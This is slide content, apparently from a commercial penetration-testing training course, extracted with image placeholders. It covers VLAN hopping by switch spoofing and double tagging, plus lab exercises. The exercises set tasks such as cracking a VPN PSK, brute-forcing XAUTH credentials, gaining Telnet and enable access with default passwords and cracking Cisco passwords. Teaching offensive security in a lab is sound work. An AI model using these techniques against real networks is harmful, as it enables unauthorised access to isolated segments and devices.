
---

- Identify a **VPN running** on 192.168.3.211
- Identify a *misconfiguration* with the host
- Obtain the ID/group name
- Crack the PSK
- Use `~/Tools/VPN_Config/brute-xauth.sh` to identify weak XAUTH credentials
- Connect to the **internal network**

**Bonus:**

- On the **VPN host**, obtain access to the julie account
- On the **VPN host**, obtain access to the root account

# Network status: After VPN Exploitation






## VLAN Hacking


- VLAN Discovery
- Switch / Trunk Spoofing
- Double Tagging

# The Basics

- Cisco's definition of Virtual Local Area Network (VLAN)

*“A VLAN is a group of devices on one or more LANs that are configured to communicate as if they were attached to the same wire, when in fact they are located on a number of different LAN segments. Because VLANs are based on logical instead of physical connections, they are extremely flexible”*





VLAN Hacking

## **VLAN Discovery**



# Understanding VLAN

---


- Why are these used?
  - Primarily for isolation
  - Security
  - Flexibility
  - Traffic load balance/decreases latency
- Massive scope as single error can lead to isolation breakage
- Learn VLAN basics to understand VLAN Better:
  - Trunking
  - 802.1Q tagging
  - Virtual interfaces



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## VLAN: Trunking




Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# VLAN: 802.1Q Tagging

- 802.1Q tagging (IEEE standard)
  - 4-byte tag (2 bytes TPID + 2 bytes TCI)
  - Inserted in the frame
- ISL encapsulation  
(Inter switch link by Cisco)
- SVI (Switch Virtual Interface)
  - Allows traffic routing b/w VLANs by a def gw
  - Supports bridging config and routing protocol



# VLAN: Protocols in Use

---

- CDP - Cisco Discovery Protocol
  - Used by Cisco devices to communicate with neighbours
  - CDP announcements are sent over VLAN 1 are interesting!
- STP - Spanning Tree Protocol
  - Builds network topology with focus on loop avoidance
- DTP - Dynamic Trunking Protocol
  - When you want to dynamically configure trunks on each switch port
  - Switch port modes: Access, Trunk, Dynamic Auto, Dynamic Desirable
- VTP - VLAN Trunking Protocol
  - Used to Transmit VLAN Information and help with autoconfiguration
  - Broadcast on VLAN 1



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## VLAN: Concepts

---

- DTP negotiates interface modes dynamically based on port modes
- Generally used for Ports connecting two switches
- *Dynamic Auto* is the default in newer Cisco IOS; whereas Dynamic Desirable is default in older revisions

Dynamic Desirable + Dynamic Auto = Trunk

Dynamic Desirable + Dynamic Desirable = Trunk

Dynamic Desirable + Trunk = Trunk

Dynamic Desirable + Access = Access

Dynamic Auto + Dynamic Auto = Access

Dynamic Auto + Dynamic Desirable = Trunk

Dynamic Auto + Trunk = Trunk

Dynamic Auto + Access = Access

- Unauthenticated Protocol: Anyone can send false DTP Packets

## VLAN: Hopping

---

- Attacking a *network with multiple VLANs*
- It is directed at trunking encapsulation protocols (8021q/ISL)

### Two attacks:

- **Switch spoofing:** Mimic a switch (inject DTP packets, negotiate with switch to act as 802.1Q trunk)
- **Double tagging:** Forwards the packet to a wrong VLAN, strips first header and forwards to the target VLAN, as defined within the second header



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.



VLAN Hacking

## Switch Spoofing



# Switch Spoofing

- Attack by mimicking a Switch.
- Leverage issues with DTP configuration to gain trunk port

switchport mode	trunk	Dynamic desirable	Dynamic auto	access
trunk	Yes	Yes	Yes	No
dynamic desirable	Yes	Yes	Yes	No
dynamic auto	Yes	Yes	No	No
access	No	No	No	No



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# VLAN Hopping: Attack

---

- Collect information:
  - VLAN IDs
  - IP addresses (gateways, hosts, anything!)
  - Keep sniffing!
- Toolset:
  - Yersinia (Kali has it!)
  - Sniffers
  - arp-scan



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## VLAN: Attacks

---

- After **negotiating a trunk link** you can identify VLAN ID's and add VLAN interfaces on your host to target these ranges
- Once successful, an easy approach is to **perform 'ARP' sweeps/ping** broadcast addresses to find live hosts on the target VLAN
- If there are any hosts, go for pwnage!
- If there are any devices, go for **known service** (Telnet, HTTP) weaknesses first, and further exploration!
- It's effectively an open door to the **whole of the network!**



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## VLAN: Challenges

---

Several challenges relate to topics we have covered during these slides

A few challenges relate to device configuration weaknesses i.e., switch/router configurations

This will cover:

- Weak passwords (Cisco type7 and ‘secret’ passwords)
- Cracking device passwords



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Uncommon Sense

- In order to analyse traffic, we need to ensure our interface is up and running and all the necessary modules are loaded

```
ip link
```

- If you see `lower_up` flag, that means network is connected. Output example:

```
root@kali:~# ip link
[...snip...]
2: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UNKNOWN mode
DEFAULT qlen 1000 link/ether 00:50:56:9f:29:9e brd ff:ff:ff:ff:ff:ff
```

- To load the 8021q module, run this command:

```
modprobe 8021q
```

- Multiple ways to perform sniffing, use whichever method gives you the most info



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Exercise 7.1




## Demo 7.1

### VLAN #1

- **Identify** protocols being broadcast by a switch/routing **device on the network**
- **Observe** the traffic, and then answer the following questions:
  - Device name
  - IP address
  - Platform details
  - Software version
- **Discover** all the *VLAN IDs* on the network
- Find all the live hosts in the VLANs lower than ID 100

(P.S. The 3rd octet in the IP address relates to VLAN ID. For example, 10.10.100.210 means it's a host in the VLAN 100. This is a common naming notation for tagged traffic in the real world)

# Network status: After VLAN Discovery



## Useful Tips

---

For the upcoming exercise, you will need to understand the following:

- For every VLAN, VLANID represents the network octet. For example, for VLAN 100, you will use VLAN 100 network range as 10.10.100.0/24.
- When you assign a static IP to the interface on your Kali host, please assign a static IP corresponding to your user ID. For example, if I am user20, I will use 10.10.100.20 as my static IP address.

In effect, once I have added virtual interface for VLAN 100, my static IP will be 10.10.100.20 which means 100 is the VLANID and 20 is my user ID

**Any doubts; please reach out for assistance**



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

## Exercise 7.2



## Demo 7.2


### VLAN #2

---

You will have already identified an IP address of a device on *VLAN ID 100*. Continuing with this attack, perform the following tasks:

- Find the IP address of another device on *VLAN 100* (hint - ARP!)
- Gain **Telnet access** to the second device (If you are connecting to the right device, you will be able to ping the IP and read its custom telnet banner. Another hint is it's **IP address** is greater than 10.10.100.200)
- Gain '**enable**' **access** to the device. You'll need to gain access to the Telnet interface (a common/default password value) and then learn to crack Cisco 'secret'/type 5 and type 7 passwords


# VLAN Network: Switch Spoofing




Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Network status: After VLAN Switch Spoofing





## VLAN Hacking **Double Tagging**



# Double Tagging

- Send double encapsulated **802.1Q frames**
- Need access to **native VLAN** and access ports
- One way traffic Solution (Negative)

No.	Time	Source	Destination
1	0.000000000	192.168.1.1	192.168.1.2
► Frame 1: 1496 bytes on wire (11968 bits), 1496 bytes captured (11968 bits)			
